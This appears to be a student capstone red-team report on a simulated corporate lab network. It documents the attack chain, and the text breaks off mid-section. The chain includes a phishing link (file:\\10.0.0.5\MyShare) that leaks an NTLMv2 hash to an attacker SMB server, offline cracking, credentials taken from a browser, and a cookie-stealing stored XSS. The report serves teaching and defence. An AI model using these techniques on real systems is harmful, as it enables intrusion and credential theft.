CyberCamp8 Capstone Project

Apex.corp Security Assessment Report

by:
Braa Zaareer

Supervisor
Eng. Mohanad Yousef

Content of Table

1. Executive Summary

This report details the findings of a comprehensive security assessment of apex.corp.

The engagement resulted in a total compromise of the apex.corp network.

The Red Team, starting with no information other than two public-facing IP addresses, successfully achieved its objectives. This included the tech-PC IT workstation, the public-facing Webserver, the internal OMI management server, and the legacy FTP server.

This critical failure was not due to a single, sophisticated vulnerability. Instead, the breach was made possible by a chain of systemic and preventable security failures. The attack's success relied on:

1- Failed Patch Management: A single unpatched Microsoft Outlook client on an IT administrator's workstation provided the initial foothold. Unpatched services on internal servers (OMI, Node.js) allowed for privilege escalation and lateral movement.

2- Insecure Credential Storage: The attacker leveraged credentials saved in a web browser on the compromised workstation to immediately pivot to a new target.


3- Use of End-of-Life (EOL) Systems: The presence of unsupported and unpatchable systems, such as Windows XP and abandoned web applications (RiteCMS).

The root cause of the compromise is failure of patch management on the Outlook, which allowed to spear-phishing email targeting tech_IT@apex.corp was sufficient to dismantle the organization's entire IT security.

It is the strong recommendation of this report that apex.corp initiate an urgent, top-down security overhaul. This must include immediate remediation of all identified vulnerabilities, followed by a strategic migration away from the current security model to a zero trust Architecture.

2. Target Environment & Architecture

2.1 Network Topology



The apex.corp network environment simulates a small corporate network, logically segmented into two primary zones:

1. **Public/DMZ (10.193.111.0/24):** A public-facing network intended to host services accessible from the internet.
2. **Internal LAN (10.0.0.0/24):** The secure internal network, hosting critical servers and employee workstations.

based firewalls on each server, rather than a single dedicated firewall appliance.

Webserver	Public Web Server	LAN & internet	internal: 10.0.0.14 public : static 10.193.111.100
OMIGOD Server	Linux Management	LAN	10.0.0.11
FTP Server	Legacy File Server	LAN	10.0.0.15
tech-PC	IT Workstation	LAN & Internet	Internal: 10.0.0.8 Public: DHCP

2.2 full environment

2.2.1 Webserver (Ubuntu)

- Apache2: The web server software that hosts the main RiteCMS website
- Node.js Service: A new, in-progress application that processes .tar file archives uploaded by partners.
- SSH (sshd): The Secure Shell service, enabling encrypted remote command-line access

2.2.2 OMI Server (Ubuntu)

- OMI Agent (omid): The Open Management Infrastructure service. It runs continuously, listening on port 5986 for remote commands, allowing for centralized monitoring and management of all Linux servers.
- SSH (sshd): The Secure Shell service, enabling encrypted remote command-line access

2.2.3 FTP Server (Windows XP)

- PCMan FTP Server : A simple FTP service used to receive and store archival data
- RDP : The Remote Desktop Protocol service, enabled to allow for remote graphical administration

2.2.4 tech-PC (Windows 10)

- Microsoft Outlook : The corporate email client, used for all internal and external communication.
- RDP Client: The tool used by the technician to connect to and manage the Windows XP FTP server graphically.
- SSH Client: A command-line tool used to securely connect to and manage the Linux servers (Webserver, OMIGOD server).

3. Offensive Engagement (Red Team)

3.1 Methodology


The methodology followed a standard cyber-attack kill chain: Reconnaissance, Initial Access, Execution, Persistence, Privilege Escalation, and Lateral Movement

3.2 Attack Narrative

Phase 1: Reconnaissance (OSINT)

The attacker discovered a public LinkedIn post from an employee, "Sarah Chen - IT Systems Admin". This post provided critical pieces of information:

- A screenshot of the user's desktop, revealing the use of Windows 10 and a specific version of Microsoft Outlook.



From icon for outlook and word we can guess is used a 2019 or 2021 office

Also, from the company's LinkedIn account, there an email account.

- IT_tech@apex.corp

Phase 2: enumeration

the attacker conducted an Nmap scan. This scan revealed two open ports:

- IT-Tech 10.193.111.1
  3389/tcp open ms-wbt-server Microsoft
- Web server 10.193.111.100
  80/tcp open http Apache httpd 2.4.41 ((Ubuntu))

The website is read only , after directory enumeration attacker find some paths


./admin.php

./media

./templates


./files

Admin page need user name and password




Phase 3: Initial Access


Leveraging the OSINT findings, the attacker crafted a spear-phishing email targeting tech_IT@apex.corp. The email, disguised as an urgent security bulletin.



The email contained a malicious link (file:\\\\10.0.0.5\\MyShare\\). When the user clicked this link, the Outlook vulnerability bypassed the "Protected View" warning and forced the workstation to initiate an SMB connection to the attacker's server (an impacket-smbserver running on 10.0.0.5). This action successfully captured the user's NTLMv2 hash, even though the user clicked "Cancel" on the subsequent dialog.




The attacker then used the john utility to crack the NTLMv2 hash offline, successfully recovering the IT administrator's plain-text password.



Phase 4: Internal Reconnaissance


Using the compromised credentials (IT_tech:[cracked_password]), the attacker logged into the tech-PC (10.0.0.8) via Remote Desktop Protocol (RDP). On the user's desktop, the attacker found a text file named server_reference.txt.



This file provided a complete map of the internal network, including the IPs and services of all remaining targets:


- FTP: 10.0.0.15, RDP
- OMI: 10.0.0.11, ssh
- web_server: 10.0.0.14, ssh

The attacker also discovered that the IT administrator had saved the webserver's administrative credentials in their browser's password manager. The attacker extracted these credentials, gaining admin access to http://10.0.0.14/admin.php




Phase 5: Lateral Movement


The attacker used the stolen admin credentials to log into the RiteCMS administrative panel on the Webserver.




After a brief exploration, the attacker identified two vulnerabilities:

1- Stored XSS (CVE-2024-28623): The attacker injected a malicious script into the "Menus" section to prove the concept, successfully stealing a session cookie via a webhook.



